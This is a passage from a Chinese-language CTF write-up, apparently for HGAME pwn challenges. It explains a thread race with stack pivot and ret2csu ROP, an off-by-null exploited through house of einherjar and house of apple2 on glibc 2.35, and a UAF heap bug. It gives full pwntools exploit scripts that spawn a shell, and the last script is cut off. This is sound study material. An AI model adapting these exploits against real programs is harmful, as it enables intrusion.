sleep(0.15) produce(b"99999999") sleep(0.15) produce(b"00000000") sleep(10) gdb.attach(io) pause() cmd(b"3") ia() ``` 经过多轮测试,按照上述脚本的流程执行时,各个线程写入数据不会发生冲突,先不冲突地创建6个线程分别写入数据并将num加到6,随后开始竞争,快速创建4个进程写入数据,最终的效果就是num加到10,同时堆上与栈上数据有序 需要注意的是,要提前执行三次consume功能以提高sem变量的值,要不然后面创建用来竞争的几个线程会陷入阻塞状态  可以看到,程序提供了个堆地址,通过这个堆地址我们可以找到线程原始写入的数据  由于只能够覆盖到返回地址,因此只能进行栈迁移 我们可以将返回地址覆盖为`leave ; ret`,将rbp覆盖为堆地址,然后通过栈迁移迁移到上述堆区域,这样就可以在这里布置ROP链 在造链子的时候发现新的问题,没有设置rdx的gadget,查看函数可以发现,这一段代码可以当作模板来实现ret2csu的效果  因此,通过栈迁移+ROP配合上面的代码先执行一个read读入新的ROP链,在新的ROP链中先泄露libc,随后再次读入新的ROP链,在最后的ROP链中执行system拿到shell ```python from pwn import * from LibcSearcher import * from ctypes import * context(os="linux",arch="amd64",log_level="debug") io = process("./pwn") # io = remote('cloud-middle.hgame.vidar.club', 30698) # io = gdb.debug("./pwn") elf = ELF("./pwn") libc = ELF("./libc-2.31.so") stop = pause S = pause leak = lambda name, address: log.info("{} ===> {}".format(name, hex(address))) x64 = lambda : u64(ru(b"\x7f")[-6:].ljust(8,b'\x00')) s = io.send sl = io.sendline sla = io.sendlineafter sa = io.sendafter slt = io.sendlinethen st = io.sendthen r = io.recv rn = io.recvn rr = io.recvregex ru = io.recvuntil ra = io.recvall rl = io.recvline rs = io.recvlines rls = io.recvline_startswith rle = io.recvline_endswith rlc = io.recvline_contains ia = io.interactive cr = io.can_recv def cmd(i, prompt=b"input your choice>>"): sla(prompt, i) def produce(co): cmd(b"1") s(co) # ...... def consume(): cmd(b"2") ru(b"a gift for you:0x") heap = int(r(8), 16) + 0x1800 leak("heap", heap) leave_ret = 0x4015A1 ret = 0x40101a rdi = 0x401963 rsi_r15 = 0x401961 rdx = 0x401401 gad1 = 0x40195A gad2 = 0x401940 consume() consume() consume() produce(p64(gad1)) sleep(6) produce(p64(0)) # rbx sleep(6) produce(p64(1)) # rbp sleep(6) produce(p64(0)) # r12 rdi sleep(6) produce(p64(heap+0x78)) # r13 rsi sleep(6) produce(p64(0x250)) # r14 rdx sleep(6) produce(p64(elf.got["read"])) # r15 func sleep(0.15) produce(p64(gad2)) sleep(0.15) produce(p64(heap-8)) sleep(0.15) produce(p64(leave_ret)) sleep(10) cmd(b"3") ru(b"buffer data:") # gdb.attach(io) pause() s(flat([gad1, 0, 1, 1, elf.got["puts"], 0x10, elf.got["write"], gad2]) + b"A"*0x38 + flat([gad1, 0, 1, 0, heap+0x168, 0x200, elf.got["read"], gad2])) libc_base = x64() - libc.sym["puts"] system = libc_base + libc.sym["system"] bin_sh = libc_base + next(libc.search(b"/bin/sh")) leak("system", system) leak("libc_base", libc_base) pause() s(flat([ret, gad1, 0, 1, heap+0x1B8, 0, 0, heap+0x1B0, gad2, system, b"/bin/sh"])) ia() ``` ## 第二周 ### Diary keeper  很明显是一道堆题  add函数红框处指令会导致一个off by null,可以用于覆盖后一个堆块的PREV_INUSE标志位,从而触发unlink、house of einherjar等  delete函数中没有UAF,因此无法直接挟持fd  这是show函数,可以利用这个函数来泄露未覆盖区域 题目的代码量不大,漏洞点仅为off by null,由于堆溢出过小,因此无法打unlink,选择打house of einherjar,但是题目给出的libc版本为`2.35-0ubuntu3.13`,这个版本中存在如下check ```c static void unlink_chunk (mstate av, mchunkptr p) { if (chunksize (p) != prev_size (next_chunk (p))) malloc_printerr ("corrupted size vs. prev_size"); mchunkptr fd = p->fd; mchunkptr bk = p->bk; ...... ``` 我们去how2heap看一下glibc 2.35如何绕过这个check <mark class="encrypted">a27K9s2c8@1M7s2y4Q4x3@1q4Q4x3V1k6Q4x3V1k6Y4K9i4c8Z5N6h3u0Q4x3X3g2U0L8$3#2Q4x3V1k6K6K9r3g2D9L8s2m8Z5K9i4y4Z5i4K6u0r3K9r3!0%4x3X3S2W2j5i4m8Q4x3V1k6T1L8r3!0T1i4K6u0r3L8h3q4K6N6r3g2J5i4K6u0r3k6$3I4A6j5X3y4Q4y4h3j5J5i4K6u0W2x3K6g2Q4x3V1k6Z5L8%4g2K6k6g2)9#2k6X3!0X3i4K6g2X3k6h3W2F1K9r3g2J5K9X3q4J5i4K6u0W2j5H3`.`.</mark> 我们将这个程序编译后调试可以发现如下堆块   我们将红框处堆块命名为chunk A,将下面的两个堆块命名为chunk B、chunk C。可以看到在chunk A中伪造了一个fake chunk,fake chunk的fd和bk为其自身的堆地址,随后通过chunk B的溢出覆盖chunk C的prev_size和prev_inuse,随后释放chunk C,就可以将chunk A的后半部分与chunk B和chunk C合并成一个unsorted bin堆块,随后就可以构造堆重叠 因此我们只需要将这个过程在该题中复现即可,我们可以利用show打印出堆块中未被二次覆盖的残留数据,从而泄露libc和堆地址 ```python add(0, 0x500, b"AAAA", b"BBBB", b"CCCC") add(1, 0x20, b"AAAA", b"BBBB", b"CCCC") add(2, 0x20, b"AAAA", b"BBBB", b"CCCC") dele(0) add(0, 0x20, b"A", b"B", b"C") show(0) ``` 经过这样的操作之后,0号堆块数据如下,由于地址末尾三位恒定,因此libc地址就泄露出来了,堆地址同理  在成功构造堆重叠后,就可以通过挟持fd控制`_IO_list_all`打house of apple2 `house of apple`触发流程: 1. 将`_IO_list_all`指向堆块A (让A链入`_IO_FILE`链表中) 2. `_flags` 设置为`~(2 | 0x8 | 0x800)` ,如果是需要获取 `shell` 的话,那么可以将参数写为 `sh;` 这样 `_flags` 既能绕过检查,又能被 `system` 函数当做参数成功执行。需要注意的是 `sh;` 前面是有两个空格的(这个值是 `0x3b68732020` ) 3. 用堆块A伪造`_IO_FILE_plus` `A->_IO_write_base = 0` `A->_IO_write_ptr = 1` `A->_lock = 可写地址` `A->_wide_data = 堆块B` `A->_mode = 0` `A->vtable = _IO_wfile_jumps` 4. 堆块B伪造`_IO_wide_data` `B->_IO_write_base = 0` `B->_IO_buf_base = 0` `B->_wide_vtable = backdoor-0x68` 5. 触发`exit`等函数 ```python #!/usr/bin/python3 # -*- encoding: utf-8 -*- from pwncli import * from LibcSearcher import * from ctypes import * # use script mode cli_script() # get use for obj from gift io: tube = gift['io'] elf: ELF = gift['elf'] libc: ELF = gift['libc'] def cmd(i, prompt=b"input your choice:"): sla(prompt, i) def add(idx, size, date, weather, co): cmd(b"1") sla(b"input index:", str(idx).encode()) sla(b"size:", str(size).encode()) sa(b"date:", date) sa(b"weather:", weather) sa(b"content:", co) # ...... def show(idx): cmd(b"3") sla(b"input index:", str(idx).encode()) # ...... def dele(idx): cmd(b"2") sla(b"input index:", str(idx).encode()) # ...... leak = lambda name, address: log.info("{} ===> {}".format(name, hex(address))) x64 = lambda : u64(ru(b"\x7f")[-6:].ljust(8,b'\x00')) add(0, 0x500, b"AAAA", b"BBBB", b"CCCC") add(1, 0x20, b"AAAA", b"BBBB", b"CCCC") add(2, 0x20, b"AAAA", b"BBBB", b"CCCC") dele(0) add(0, 0x20, b"A", b"B", b"C") show(0) libc_base = x64()-0x21b141 _IO_list_all = libc_base + libc.sym["_IO_list_all"] _IO_wfile_jumps = libc_base + libc.sym["_IO_wfile_jumps"] system = libc_base + libc.sym["system"] dele(0) dele(1) # pause() add(1, 0x20, b"A", b"B", b"C") add(0, 0x20, b"A", b"B", b"C") show(0) addr1 = u64(ru(b"\x05")[-5:].ljust(8,b'\x00')) show(1) temp = b"" while True: t = r(1) temp += t if t in [b"\x55", b"\x56"]: break addr2 = u64(temp[-6:].ljust(8, b"\x00")) key = (addr1 ^ addr2) >> 12 heap_base = key << 12 add(3, 0x4c0, b"AAAA", b"BBBB", b"CCCC") add(4, 0x30, b"AAAA", b"BBBB", p64(0)+p64(0x91)+p64(heap_base+0x850)+p64(heap_base+0x850)) add(5, 0x48, b"AAAA", b"BBBB", b"CCCC") for i in range(8): add(6+i, 0xe8, b"AAAA", b"BBBB", b"CCCC") dele(5) add(5, 0x48, b"AAAA", b"BBBB", b"C"*0x40+p64(0x90)) add(14, 0x48, b"AAAA", b"BBBB", b"CCCC") IO_FILE_plus_struct add(15, 0x200, b"AAAA", b"BBBB", flat({0x0:0x3b68732020, # _flags 0x20:0, # _IO_write_base 0x28:1, # _IO_write_ptr 0x88:heap_base, # _lock 0xa0:heap_base+0x1380, # _wide_data 0xc0:0, # _mode 0xd8:_IO_wfile_jumps # vtable }, filler = b"\x00")) add(16, 0x200, p64(system), b"BBBB", flat({0x18:0, 0x30:0, 0xe0:heap_base+0x1370-0x68 # backdoor }, filler = b"\x00")) for i in range(7): dele(7+i) dele(6) # house of einherjar dele(14) dele(5) add(17, 0x30, b"AAAA", b"BBBB", b"D"*0x10+p64(0)+p64(0x61)+p64(_IO_list_all ^ key)) add(18, 0x48, b"AAAA", b"BBBB", b"CCCC") add(19, 0x48, p64(heap_base+0x1160), b"BBBB", b"CCCC") cmd(b"4") leak("libc_base", libc_base) leak("addr1", addr1) leak("addr2", addr2) leak("key", key) ia() ``` ### IONOSTREAM  还是一道堆题  可以看到只能申请0x58和0x48大小的堆块  存在UAF  只能edit一次,这个为最主要的限制 这道题目首先考虑通过UAF来泄露堆地址,随后通过fastbin double free来控制fd进而构造堆重叠,随后修改堆块的size为一个unsorted bin大小范围内,随后将其释放,从而拿到libc地址,最后通过UAF+edit去攻击`_IO_list_all`打house of apple2即可 ```python #!/usr/bin/python3 # -*- encoding: utf-8 -*- from pwncli import * from LibcSearcher import * from ctypes import * # use script mode cli_script() # get use for obj from gift io: tube = gift['io'] elf: ELF = gift['elf'] libc: ELF = gift['libc'] def cmd(i, prompt=b">"): sla(prompt, i) def add(idx, size, co): cmd(b"1") sla(b"index:", str(idx).encode()) sla(b"size:", str(size).encode()) sa(b"content", co) # ...... def edit(idx, co): cmd(b"4") sla(b"index:", str(idx).encode()) sa(b"content", co) # ...... def show(idx): cmd(b"3") sla(b"index:", str(idx).encode()) # ...... def dele(idx): cmd(b"2") sla(b"index:", str(idx).encode()) # ...... leak = lambda name, address: log.info("{} ===> 